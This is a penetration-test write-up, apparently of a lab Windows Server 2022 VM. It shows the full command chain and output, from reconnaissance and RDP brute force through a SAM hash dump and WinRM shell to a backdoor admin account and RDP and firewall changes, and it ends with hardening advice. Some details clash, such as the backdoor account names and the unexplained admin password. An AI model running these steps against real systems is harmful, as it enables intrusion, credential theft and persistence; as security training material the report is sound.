


Comprehensive Technical Report: Penetration Testing of Windows Server 2022

To provide a clear conceptual understanding of the attack chain, Figure 1 illustrates the high-level roadmap of the operation. This visual representation maps the technical procedures to real-world analogies, showcasing the progression from initial discovery to total environment control.

ATTACK STORYLINE: FROM FIRST KNOCK TO FULL CONTROL (خريطة طريق الهجوم: من أول طريقة على الباب)



Tactical Roadmap of the Cyber Attack Lifecycle (Attacker's Perspective).

Executive Summary

This report details a comprehensive security assessment conducted against a **Windows Server 2022** instance (IP: **192.168.1.12**). The assessment followed a structured 7-phase attack lifecycle, beginning with external reconnaissance and ending in full graphical system control.

Key Findings:

- **Critical Credential Weakness:** The primary entry point was achieved through the compromise of the local Administrator account due to a discoverable password.
- **Insecure Protocol Configuration:** The absence of SMB Signing enabled silent enumeration and credential validation.
- **Persistence Risks:** Post-exploitation activities successfully established hidden administrative backdoors and modified system firewalls to allow permanent remote access.

Phase 1: Reconnaissance & Connectivity Testing

The goal here is to establish a baseline. We need to know if the target is alive and how it handles different types of traffic.

- **Internal IP Verification:** We start by checking the victim's local configuration to ensure we are targeting the correct machine.
 - **Action:** Running `ipconfig` on the target to confirm its identity as 192.168.1.12.
 - **Command:** `ipconfig`

```
C:\Users\Administrator\Downloads\Sysmon>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::cdd6:a974:26ef:afe7%10
    IPv4 Address. . . . . : 192.168.1.12
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1
```

- **ICMP Path Discovery:** We use `ping` with specific flags to test network stability and MTU (Maximum Transmission Unit).
 - **Action:** Testing if the network allows large packets (1000 bytes) and checking for fragmentation (1472 bytes with "do not fragment" flag).
 - **Commands:**
 - `ping -s 1000 192.168.1.12` (Checking response for large payloads).

- `ping -s 1472 -M do 192.168.1.12` (Testing the maximum non-fragmented packet size).
- `ping -c 3 192.168.1.12` (Standard connectivity check).

```
(kali@kali)~$ ping -s 1000 192.168.1.12
PING 192.168.1.12 (192.168.1.12) 1000(1028) bytes of data.
1008 bytes from 192.168.1.12: icmp_seq=1 ttl=128 time=0.466 ms
1008 bytes from 192.168.1.12: icmp_seq=2 ttl=128 time=0.622 ms
1008 bytes from 192.168.1.12: icmp_seq=3 ttl=128 time=0.601 ms
1008 bytes from 192.168.1.12: icmp_seq=4 ttl=128 time=45.4 ms
1008 bytes from 192.168.1.12: icmp_seq=5 ttl=128 time=0.360 ms
1008 bytes from 192.168.1.12: icmp_seq=6 ttl=128 time=0.290 ms
1008 bytes from 192.168.1.12: icmp_seq=7 ttl=128 time=0.489 ms
1008 bytes from 192.168.1.12: icmp_seq=8 ttl=128 time=0.609 ms
1008 bytes from 192.168.1.12: icmp_seq=9 ttl=128 time=0.949 ms
1008 bytes from 192.168.1.12: icmp_seq=10 ttl=128 time=3.71 ms
1008 bytes from 192.168.1.12: icmp_seq=11 ttl=128 time=1.65 ms
^C
--- 192.168.1.12 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10301ms
rtt min/avg/max/mdev = 0.290/5.012/45.386/12.801 ms

(kali@kali)~$ ping -s 1472 -M do 192.168.1.12
PING 192.168.1.12 (192.168.1.12) 1500(1500) bytes of data.
1480 bytes from 192.168.1.12: icmp_seq=1 ttl=128 time=0.583 ms
1480 bytes from 192.168.1.12: icmp_seq=2 ttl=128 time=1.11 ms
1480 bytes from 192.168.1.12: icmp_seq=3 ttl=128 time=1.22 ms
1480 bytes from 192.168.1.12: icmp_seq=4 ttl=128 time=0.833 ms
1480 bytes from 192.168.1.12: icmp_seq=5 ttl=128 time=1.07 ms
1480 bytes from 192.168.1.12: icmp_seq=6 ttl=128 time=0.641 ms
1480 bytes from 192.168.1.12: icmp_seq=7 ttl=128 time=1.30 ms
1480 bytes from 192.168.1.12: icmp_seq=8 ttl=128 time=1.20 ms
1480 bytes from 192.168.1.12: icmp_seq=9 ttl=128 time=1.59 ms
^C
--- 192.168.1.12 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8203ms
rtt min/avg/max/mdev = 0.583/1.060/1.591/0.305 ms

(kali@kali)~$ ping -c 3 192.168.1.12
PING 192.168.1.12 (192.168.1.12) 56(84) bytes of data.
64 bytes from 192.168.1.12: icmp_seq=1 ttl=128 time=0.814 ms
64 bytes from 192.168.1.12: icmp_seq=2 ttl=128 time=0.563 ms
64 bytes from 192.168.1.12: icmp_seq=3 ttl=128 time=0.747 ms
^C
--- 192.168.1.12 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2050ms
rtt min/avg/max/mdev = 0.563/0.708/0.814/0.106 ms
```

Phase 2: Scanning & Service Enumeration

Now we move from "Is it there?" to "What is it running?". We hunt for open ports and vulnerable services.

- **Service Version Detection:** Using `nmap` to identify what software is listening on which ports.
 - **Findings:** Ports 135 (RPC), 139/445 (SMB), and 5985 (WinRM) are open, indicating a Windows environment.

- **Command:** `nmap -sV 192.168.1.12` (Detecting service versions).

```

kali@kali:~$ nmap -sV 192.168.1.12
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-25 11:44 EDT
Nmap scan report for 192.168.1.12 (192.168.1.12)
Host is up (0.00056s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?    Microsoft Windows
5357/tcp   open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp   open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 00:0C:29:FA:2D:FD (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.99 seconds

kali@kali:~$ nmap -A -sV -p- 192.168.1.12
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-25 11:51 EDT

kali@kali:~$ nmap -sS -T2 192.168.1.12
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-25 11:52 EDT
Stats: 0:01:04 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 15.20% done; ETC: 11:59 (0:05:51 remaining)
Stats: 0:01:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 16.00% done; ETC: 11:59 (0:05:47 remaining)

```

- **SMB Protocol Analysis:** We use `crackmapexec` to fingerprint the OS without full authentication.
 - **Findings:** Target is confirmed as **Windows Server**. Crucially, **SMB signing is False**, meaning we could potentially perform NTLM relay attacks later.
 - **Command:** `crackmapexec smb 192.168.1.12`

```

kali@kali:~$ sudo snap install crackmapexec
crackmapexec v5.4.0-1355-gd8c50c8 from Jitendra Patro (jitpatro) installed
WARNING: There is 1 new warning. See 'snap warnings'.

kali@kali:~$ crackmapexec smb 192.168.1.12
[*] First time use detected
[*] Creating home directory structure
[*] Creating missing folder logs
[*] Creating missing folder modules
[*] Creating missing folder protocols
[*] Creating missing folder workspaces
[*] Creating missing folder obfuscated_scripts
[*] Creating missing folder screenshots
[*] Copying default configuration file
SMB 192.168.1.12 445 PCAD [*] Windows 10.0 Build 20348 x64 (name:PCAD) (domain:PCAD) (signing:False)
(SMBv1:False)

kali@kali:~$ crackmapexec smb 192.168.1.12 --users
SMB 192.168.1.12 445 PCAD [*] Windows 10.0 Build 20348 x64 (name:PCAD) (domain:PCAD) (signing:False)
(SMBv1:False)
SMB 192.168.1.12 445 PCAD [*] Trying to dump local users with SAMRPC protocol

```

Phase 3: Vulnerability Assessment

Here, we look for specific weaknesses in the services we found.

- **Web Server Audit:** Even though it's a server, it's running IIS on port 80.
 - **Action:** Nikto finds that the server is missing X-Frame-Options (vulnerable to clickjacking) and X-Content-Type-Options.

- o **Command:** nikto -h 192.168.1.12 & nikto -h 192.168.1.12 -c all

```
(kali@kali) ~
$ nikto -h 192.168.1.12
- Nikto v2.5.0

+ Target IP: 192.168.1.12
+ Target Hostname: 192.168.1.12
+ Target Port: 80
+ Start Time: 2026-04-25 13:08:58 (GMT-4)

+ Server: Microsoft-IIS/10.0
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST .
+ OPTIONS: Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST .
+ 8102 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time: 2026-04-25 13:09:18 (GMT-4) (20 seconds)

+ 1 host(s) tested

(kali@kali) ~
$ nikto -h 192.168.1.12 -c all
- Nikto v2.5.0

+ Target IP: 192.168.1.12
+ Target Hostname: 192.168.1.12
+ Target Port: 80
+ Start Time: 2026-04-25 13:12:48 (GMT-4)

+ Server: Microsoft-IIS/10.0
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ OPTIONS: Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST .
+ OPTIONS: Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST .
+ 26640 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time: 2026-04-25 13:13:43 (GMT-4) (55 seconds)

+ 1 host(s) tested
```

- **Password Brute-Force Attempt:** We try to force our way in via RDP.
 - o **Action:** Using Hydra with the rockyou.txt dictionary to guess the Administrator password.
 - o **Command:** hydra -l Administrator -P /home/kali/Downloads/rockyou.txt rdp://192.168.1.12

```
(kali@kali) ~
$ hydra -l Administrator -P /home/kali/Downloads/rockyou.txt rdp://192.168.1.12
Hydra v9.6 (C) 2023 by van hauser/thc & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-25 13:30:14
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398), ~3586100 tries per task
[DATA] attacking rdp://192.168.1.12:3389/
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] account on 192.168.1.12 might be valid but account not active for remote desktop: login: Administrator password: 12345, continuing attacking the account.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] account on 192.168.1.12 might be valid but account not active for remote desktop: login: Administrator password: 123456789, continuing attacking the account.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] account on 192.168.1.12 might be valid but account not active for remote desktop: login: Administrator password: password, continuing attacking the account.
[3389][rdp] account on 192.168.1.12 might be valid but account not active for remote desktop: login: Administrator password: iloveyou, continuing attacking the account.
[3389][rdp] account on 192.168.1.12 might be valid but account not active for remote desktop: login: Administrator password: princess, continuing attacking the account.
[3389][rdp] account on 192.168.1.12 might be valid but account not active for remote desktop: login: Administrator password: 1234567, continuing attacking the account.
[3389][rdp] account on 192.168.1.12 might be valid but account not active for remote desktop: login: Administrator password: rockyou, continuing attacking the account.
[3389][rdp] account on 192.168.1.12 might be valid but account not active for remote desktop: login: Administrator password: 123456789, continuing attacking the account.
```


Phase 4: Exploitation (Gaining Access)

The "Breaking In" phase. We found valid credentials and used them to take control.

- **Administrative Login:** We hit the jackpot with the Administrator account.
 - **Result:** Valid credentials found: omar@09877890. The tool confirms this with the green (Pwn3d!) status.
 - **Command:** crackmapexec smb 192.168.1.12 -u Administrator -p 'omar@09877890'

```
(kali@kali) ~$ crackmapexec smb 192.168.1.12 -u Administrator -p 'omar@09877890'
SMB 192.168.1.12 445 PCAD [*] windows 10.0 Build 20348 x64 (name:PCAD) (domain:PCAD) (signing:False)
(SMBv1:False)
SMB 192.168.1.12 445 PCAD [+] PCAD\Administrator:omar@09877890 (Pwn3d!)
```

Phase 5: Post-Exploitation (Looting)

Once inside, we want to see what else is on the machine and extract sensitive data.

- **Dumping the SAM Database:** We extract the NTLM hashes of all local users.
 - **Why:** This allows us to "Pass-the-Hash" or crack them offline to find other passwords (e.g., users soso, hacker, toto).
 - **Command:** crackmapexec smb 192.168.1.12 -u Administrator -p 'omar@09877890' -sam

```
(kali@kali) ~$ crackmapexec smb 192.168.1.12 -u Administrator -p 'omar@09877890' --sam
SMB 192.168.1.12 445 PCAD [*] windows 10.0 Build 20348 x64 (name:PCAD) (domain:PCAD) (signing:False)
(SMBv1:False)
SMB 192.168.1.12 445 PCAD [+] PCAD\Administrator:omar@09877890 (Pwn3d!)
SMB 192.168.1.12 445 PCAD [*] Dumping SAM hashes
SMB 192.168.1.12 445 PCAD Administrator:500:aad3b435b51404eeaad3b435b51404ee:ce4d68bd513d38217e7d4aa
1f81d4aa7:::
SMB 192.168.1.12 445 PCAD Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
SMB 192.168.1.12 445 PCAD DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
d7e0c089c0:::
SMB 192.168.1.12 445 PCAD WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:d7601e4267c3ae14c6
2a4a78348c8c58:::
SMB 192.168.1.12 445 PCAD soso:1000:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb7
1:::
SMB 192.168.1.12 445 PCAD Hacker:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
SMB 192.168.1.12 445 PCAD Hacker2:1002:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8f
db71:::
SMB 192.168.1.12 445 PCAD toto:1003:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb7
71:::
SMB 192.168.1.12 445 PCAD soso1:1004:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb
test:1005:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb7
```

- **Network Share Enumeration:** Checking what folders the Administrator can see.
 - **Result:** Full READ/WRITE access to C\$ and ADMIN\$.

- **Command:** crackmapexec smb 192.168.1.12 -u Administrator -p 'omar@09877890' -shares

```
(kali@kali)-[~]
└─$ crackmapexec smb 192.168.1.12 -u Administrator -p 'omar@09877890' --shares
SMB 192.168.1.12 445 PCAD [*] Windows 10.0 Build 20348 x64 (name:PCAD) (domain:PCAD) (signing:False) (SMBv1:F
alse)
SMB 192.168.1.12 445 PCAD [+] PCAD\Administrator:omar@09877890 (Pwn3d!)
SMB 192.168.1.12 445 PCAD [+] Enumerated shares
SMB 192.168.1.12 445 PCAD
SMB 192.168.1.12 445 PCAD
SMB 192.168.1.12 445 PCAD
SMB 192.168.1.12 445 PCAD
SMB 192.168.1.12 445 PCAD
```

Share	Permissions	Remark
ADMIN\$	READ,WRITE	Remote Admin
C\$	READ,WRITE	Default share
IPC\$	READ	Remote IPC

- **WMI Execution Attempt:** Trying to execute commands directly through WMI.
 - **Observation:** This failed with a "Get output file error," likely because an Antivirus (AV) or EDR blocked the specific execution method.
 - **Command:** crackmapexec smb 192.168.1.12 -u Administrator -p 'omar@09877890' -x "C:\Users\Administrator\Desktop"

```
(kali@kali)-[~]
└─$ crackmapexec smb 192.168.1.12 -u Administrator -p 'omar@09877890' -x C:\Users\Administrator\Desktop
SMB 192.168.1.12 445 PCAD [*] Windows 10.0 Build 20348 x64 (name:PCAD) (domain:PCAD) (signing:False) (SMBv1:F
alse)
SMB 192.168.1.12 445 PCAD [+] PCAD\Administrator:omar@09877890 (Pwn3d!)
SMB 192.168.1.12 445 PCAD [-] WMIEXEC: Get output file error, maybe got detected by AV software, please incre
ase the number of tries with the option "--get-output-tries". If it's still failing maybe something is blocking the schedule job, try a
nother exec method

(kali@kali)-[~]
└─$ crackmapexec smb 192.168.1.12 -u Administrator -p 'omar@09877890' -x "C:\Users\Administrator\Desktop"
SMB 192.168.1.12 445 PCAD [*] Windows 10.0 Build 20348 x64 (name:PCAD) (domain:PCAD) (signing:False) (SMBv1:False)
SMB 192.168.1.12 445 PCAD [+] PCAD\Administrator:omar@09877890 (Pwn3d!)
SMB 192.168.1.12 445 PCAD [-] WMIEXEC: Get output file error, maybe got detected by AV software, please increase the nu
mber of tries with the option "--get-output-tries". If it's still failing maybe something is blocking the schedule job, try another exec method
```

Phase 6: Persistence & Privilege Escalation

We need to make sure we don't lose access if the Administrator changes their password.

- **Remote Shell Access:** Establishing a stable, interactive PowerShell session via WinRM.
 - **Command:** evil-winrm -i 192.168.1.12 -u Administrator -p 'omar@09877890'

```
(kali@kali)-[~]
└─$ evil-winrm -i 192.168.1.12 -u Administrator -p 'omar@09877890'
evil-winrm shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
```

- **Creating a Backdoor User:** We create a new user hacker11 and hide in the groups.
 - **Logic:** Even if the main account is locked, our hacker2 account is now part of the Administrators and Remote Desktop Users groups.
 - **Commands:**
 - net user hacker11 password@123 /add.
 - net localgroup Administrators hacker2 /add.

- `net localgroup "Remote Desktop Users" hacker2 /add.`

```
(kali@kali)-[~]
└─$ evil-winrm -i 192.168.1.12 -u Administrator -p 'omar@09877890'
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> net user hacker 123 /add
net.exe : The account already exists.
+ CategoryInfo          : NotSpecified: (The account already exists.:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
*Evil-WinRM* PS C:\Users\Administrator\Documents> net user hacker11 123 /add
net.exe : The password does not meet the password policy requirements. Check the minimum password length, password complexity and password history requirements.
+ CategoryInfo          : NotSpecified: (The password do...y requirements.:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
*Evil-WinRM* PS C:\Users\Administrator\Documents> net user hacker11 password123 /add
net.exe : The password does not meet the password policy requirements. Check the minimum password length, password complexity and password history requirements.
+ CategoryInfo          : NotSpecified: (The password do...y requirements.:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
*Evil-WinRM* PS C:\Users\Administrator\Documents> net user hacker11 password@123 /add
The command completed successfully.
*Evil-WinRM* PS C:\Users\Administrator\Documents> net localgroup Administrators hacker2 /add
The command completed successfully.
```

- **System Hardening Bypass:** We manually enable RDP via the registry and lower the firewall shield.
 - **Commands:**
 - `reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f.`
 - `netsh advfirewall firewall set rule group="remote desktop" new enable=Yes.`

```
(kali@kali)-[~]
└─$ evil-winrm -i 192.168.1.12 -u Administrator -p 'omar@09877890'
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
The operation completed successfully.
*Evil-WinRM* PS C:\Users\Administrator\Documents> netsh advfirewall firewall set rule group="remote desktop" new enable=Yes
Updated 3 rule(s).
Ok.
```

Phase 7: Final Access (The Money Shot)

The ultimate proof of concept—full GUI control.

- **RDP Client Setup:** Preparing the Kali machine to connect via Remote Desktop.

- **Command:** `sudo apt-get install remmina -y`

```

kali@kali:~$ sudo apt-get install remmina -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  amass-common libbson-1.0-0 libmongoc-1.0-0
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  avahi-daemon avahi-utils libavahi-client3 libavahi-common-data libavahi-common3 libavahi-core7 libavahi-glib1 libavahi-ui-gtk3-0
  libvncclient1 remmina-common remmina-plugin-rdp remmina-plugin-secret remmina-plugin-vnc
Suggested packages:
  remmina-plugin-exec remmina-plugin-kwallet remmina-plugin-python remmina-plugin-spice remmina-plugin-www remmina-plugin-x2go
The following NEW packages will be installed:
  libavahi-ui-gtk3-0 libvncclient1 remmina remmina-common remmina-plugin-rdp remmina-plugin-secret remmina-plugin-vnc
The following packages will be upgraded:
  avahi-daemon avahi-utils libavahi-client3 libavahi-common-data libavahi-common3 libavahi-core7 libavahi-glib1
7 upgraded, 7 newly installed, 0 to remove and 2148 not upgraded.
Need to get 1,795 KB of archives.
After this operation, 6,398 KB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 libavahi-glib1 amd64 0.8-18 [30.4 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 avahi-utils amd64 0.8-18 [47.6 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 avahi-daemon amd64 0.8-18 [84.8 kB]
Get:4 http://kali.download/kali kali-rolling/main amd64 libavahi-core7 amd64 0.8-18 [109 kB]
Get:5 http://kali.download/kali kali-rolling/main amd64 libavahi-client3 amd64 0.8-18 [49.2 kB]
Get:6 http://kali.download/kali kali-rolling/main amd64 libavahi-ui-gtk3-0 amd64 0.8-18 [40.7 kB]
Get:7 http://kali.download/kali kali-rolling/main amd64 libavahi-common3 amd64 0.8-18 [45.2 kB]
Get:8 http://kali.download/kali kali-rolling/main amd64 libavahi-common-data amd64 0.8-18 [112 kB]


```

- **GUI Connection:** Launching Remmina and entering the compromised credentials.

- **Command:** `remmina`

The image shows a Kali Linux terminal window and the Remmina Remote Desktop Client GUI. In the terminal, the command `remmina` is executed, and the output shows various error messages, including `WARNING: CERTIFICATE NAME MISMATCH!` and `ERROR: [com.freerdp.crypto] - [tls_print_certificate_name_mismatch_error]: The hostname used for this connection (192.168.1.12:3389) does not match the name given in the certificate: Common Name (CN):`. The GUI shows the 'Enter RDP authentication credentials' dialog box with the following fields: Username (Administrator), Password (omar@09877890), and Domain (PCAD). The 'Save password' checkbox is checked. The 'OK' button is highlighted.

- **Mission Accomplished:** Full desktop access to the Windows Server 2022 Datacenter environment.



Final Conclusion & Recommendations

The security assessment conducted against the target environment (192.168.1.12) has successfully demonstrated that a determined adversary could achieve total system compromise. By progressing through the standard attack lifecycle—from reconnaissance to full graphical control—this test identified several critical security gaps that must be addressed to prevent real-world exploitation.

Summary of Exposure:

The most significant finding was the vulnerability of the administrative identity. The ease with which the Administrator account was compromised highlights that technical defenses (like firewalls) are ineffective if the underlying identity security is weak. Furthermore, the ability to establish persistence via backdoor accounts and registry modifications indicates that current system monitoring was not sufficient to detect or block post-exploitation activities.

Strategic Recommendations:

To mitigate these risks and harden the environment, the following actions are recommended:

1. **Credential Hardening:** Implement a robust password policy requiring high complexity and mandatory Multi-Factor Authentication (MFA) for all administrative logins.
2. **Protocol Security:** Enable **SMB Signing** globally to prevent credential relay and enumeration attacks.
3. **Service Minimalization:** Disable or restrict access to management ports like **WinRM (5985)** and **RDP (3389)**, allowing access only through a secure VPN or a Jump Server.
4. **Enhanced Monitoring:** Deploy Endpoint Detection and Response (EDR) solutions to monitor for suspicious account creation, registry changes, and unauthorized network modifications.

By implementing these remediations, the organization can significantly raise the cost of an attack and reduce the likelihood of a similar breach in the future.